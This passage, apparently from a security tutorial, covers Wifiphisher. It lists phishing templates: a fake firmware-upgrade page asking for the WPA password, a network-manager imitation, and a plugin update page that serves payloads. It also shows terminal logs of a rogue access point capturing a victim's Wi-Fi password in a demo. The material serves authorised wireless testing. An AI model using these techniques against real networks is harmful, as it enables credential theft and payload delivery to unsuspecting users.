  A router configuration page without logos or brands asking for WPA/WPA2 password due to a
  firmware upgrade. Mobile-friendly.

3 - Network Manager Connect
  The idea is to imitate the behavior of the network manager by first showing the
  browser's "Connection Failed" page and then displaying the victim's network manager window
  through the pre-shared key.

4 - Browser Plugin Update
  A generic browser plugin update page that can be used to serve payloads to the
  victims.

YOU HAVE SELECTED wifi_connect
```

```
root@kali: ~
File Actions Edit View Help


Extensions feed:
Victim 1a:30:89:18:a0:12 probed for WLAN with ESSID: '' (KARMA)

Connected Victims:
1a:30:89:18:a0:12 10.0.0.86 Unknown Android

HTTP requests:
[*] GET request from 10.0.0.86 for http://connectivitycheck.gstatic.com/generate_204
[*] GET request from 10.0.0.86 for http://www.google.com/gen_204
[*] GET request from 10.0.0.86 for http://www.google.com/gen_204
[*] GET request from 10.0.0.86 for http://connectivitycheck.gstatic.com/generate_204
[*] GET request from 10.0.0.86 for http://connectivitycheck.gstatic.com/generate_204

Wifiphisher 1.4GIT
ESSID: DEMO
Channel: 1
AP interface: wfpshsr-wlan0
Options: [Esc] Quit
```

On the user side:



In the attacking machine

```
Extensions feed:
Victim 1a:30:89:18:a0:12 probed for WLAN with ESSID: '' (KARMA)

Connected Victims:
1a:30:89:18:a0:12 10.0.0.86 Unknown Android

HTTP requests:
[*] GET request from 10.0.0.86 for http://connectivitycheck.gstatic.com/generate_204
[*] GET request from 10.0.0.86 for http://www.google.com/gen_204
[*] GET request from 10.0.0.86 for http://connectivitycheck.gstatic.com/generate_204
[*] GET request from 10.0.0.86 for http://www.google.com/gen_204
[*] POST request from 10.0.0.86 with wifphshr-wpa-password=NiceTryDude

Wifiphisher 1.4GIT
ESSID: DEMO
Channel: 1
AP interface: wifphshr-wlan0
Options: [Esc] Quit
```

## Conclusion

In conclusion, Wifiphisher is a powerful tool for testing wireless network security by simulating and executing phishing attacks on wireless networks. It can be used to identify vulnerabilities and weaknesses in wireless network security and help organizations improve their security posture. However, it is important to use Wifiphisher responsibly and only on networks that you have permission to test.